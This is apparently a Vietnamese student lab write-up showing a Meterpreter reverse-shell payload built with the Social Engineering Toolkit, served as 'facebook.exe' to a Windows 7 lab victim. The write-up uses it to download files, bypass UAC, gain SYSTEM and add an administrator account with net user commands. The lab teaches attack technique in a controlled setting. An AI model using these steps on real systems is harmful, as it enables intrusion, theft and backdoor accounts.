Nguyễn Hữu Bình

Bài 1 : Sử dụng một công cụ RAT (Remote Accesss Trojan) bất kỳ. Mô hình bao gồm 1 máy attacker và 1 máy victim. Thực hiện cài đặt RAT vào máy tính victim sau đó:  
- Lấy file tài liệu về (một file giả lập bất kỳ trong hệ thống)  
- Tạo tài khoản người dùng có quyền administrator.   
Yêu cầu: Sử dụng giao diện dòng lệnh hoặc giao diện của công cụ RAT. Không sử dụng công cụ Remote Desktop hoặc SSH.

Phần 1 : - Lấy file tài liệu về (một file giả lập bất kỳ trong hệ thống)


Remote Access Trojan (RAT) là một loại ứng dụng độc hại cho phép tin tặc giám sát và kiểm soát máy tính hoặc mạng của nạn nhân.

Virus RAT là một loại phần mềm độc hại tạo ra backdoor ảo trên máy tính của bạn. Backdoor này sau đó cung cấp cho tin tặc quyền truy cập từ xa vào hệ thống của bạn bất kể lúc nào chúng muốn tận dụng ưu thế đó.

Hiện nay các loại RAT được bán trên thị trường có giá từ vài chục USD đến vài trăm USD tùy vào khả năng tùy biến và có bị phát hiện bởi chương trình diệt virus hay không. Cũng có một số [RAT miễn phí](https://anonyviet.com/tag/rat/) nhưng khả năng tấn công không cao.  
Sau khi cài đặt RAT, hacker có toàn quyền kiểm soát từ xa hệ thống của nạn nhân, mà chúng có thể lạm dụng theo nhiều cách. Một số sử dụng nó để thu thập thông tin tình báo về các mục tiêu quân sự và ngoại giao, những người khác để lấy thông tin cá nhân và chi tiết thanh toán của thẻ tín dụng, hoặc chiếm quyền webcam để kiếm soát

Hầu hết các virus máy tính được tạo nên với một mục đích duy nhất. Keylogger tự động ghi lại tất cả bạn nhập, ransomware có hạn quyền truy cập vào máy tính hoặc các file cho tới khi bạn trả tiền chuộc và ứng dụng quảng cáo đưa quảng cáo đáng ngờ vào máy tính của bạn để kiếm lợi.Nhưng RAT rất đặc biệt. Chúng cung cấp cho tin tặc quyền khống chế toàn diện, ẩn danh trên các máy tính bị nhiễm. Như bạn cũng có thể tưởng tượng, một hacker nắm trong tay RAT có thể làm bất kể thứ gì, miễn là mục tiêu không nghi ngờ gì.

Đầu tiên tôi sử dùng công cụ social engineering toolkit tạo Rat để tấn công từ máy attacker là máy kali vô máy victim là máy win 7




Tiếp theo tôi chọn các lệnh :

- 1) Social-Engineering Attacks

- 4) Create a payload and listener

- 2) Windows Reverse\_TCP Meterpreter



Sau đó chạy câu lệnh ifconfig ở terminal để xem địa chỉ ip của máy attacker :

Enter the PORT for the reverse listener:4444

Tiếp đó mở terminal mới chạy hai câu lệnh :

service apache2 start

cp /.set/payload.exe /var/www/html/facebook.exe


Lệnh đầu tiên đặt tệp độc hại vào thư mặc định của Apache với tên dùng phổ biến và khởi động máy chủ web Apache . 


Tiếp đến mở máy victim lên hãy mở trình duyệt Web và mở URL này, thay thế địa chỉ IP bằng địa chỉ IP của máy Kali của attacker :

<http://192.168.26.130/facebook.exe>

Trước đó phải tắt hết các defer trên máy victims vì đây chỉ là 1 cuộc tấn công đơn giản nên sẽ bị chặn lại

Sau đó run file




Khi nhận được thông báo "Meterpreter session 1 opened" thì có nghĩa là bạn đã tấn công đc vào máy victims : 

Sử dụng sessions -1 để tương tác với sessions mở cuối cùng .


Sau khi xâm nhập được vào máy victims tôi sử dụng 1 số câu lệnh để tấn công :


Sysinfo : để kiểm tra thông tin hệ thống đích .

Dễ dàng truy cập vào ổ C của Windows từ sessions Meterpreter



Tiếp đến tôi bắt đầu tải các file tài liệu từ máy victims bằng câu lệnh download . Tôi sẽ lấy file hakerlor.txt từ máy victims về có thể upload file bằng lệnh upload :






Phần 2 : - Tạo tài khoản người dùng có quyền administrator.

Đầu tiên để cung cấp cho tôi thông tin về người dùng hiện đang đăng nhập tôi dùng lệnh : getuid

Tiếp đến chúng tôi nâng cấp các đặc quyền lên hệ thống cục bộ bằng lệnh : getsystem . nhưng đã bị lỗi vì chưa bypassuac đc .


( UAC là một tính năng kiểm soát truy cập được giới thiệu với Microsof Vista và Windows Server 2008 (và sau đó). Mục đích chính của UAC là đảm bảo các ứng dụng được giới hạn ở các đặc quyền tiêu chuẩn của người dùng. Nếu người dùng yêu cầu tăng đặc quyền truy cập, quản trị viên của thiết bị (thường là chủ sở hữu) cần cho phép thay đổi đó bằng cách chủ động chọn truy vấn dựa trên cmd.)



Tính năng UAC có vẻ như là một biện pháp tốt để ngăn phần mềm độc hại xâm phạm hệ thống. Nhưng thật không may, hóa ra bọn tội phạm đã phát hiện ra cách bỏ qua tính năng UAC, nhiều trong số đó khá đơn giản . Bằng việc sử dụng câu lệnh use exploit/windows/local/bypassuac



Sau khi bypassuac thành công tôi đã thử lại việc nâng cấp quyền bằng getsystem và đã thành công




Tiếp đến tôi bắt đầu thực hiện các câu lệnh để thêm và cấp quyền admin :


execute -f cmd.exe -i -t -H -c

net user binh 1 /add ( Để thêm user mới )


net localgroup administrators( check các user có quyền admin)

net localgroup administrators binh /add (thêm quyền admin cho binh)






Check lại quyền ad của user mới vừa thêm vào và đã có quyền administrators



Cuối cùng tôi đã thành công tạo user có quyền admin trên mấy victims :



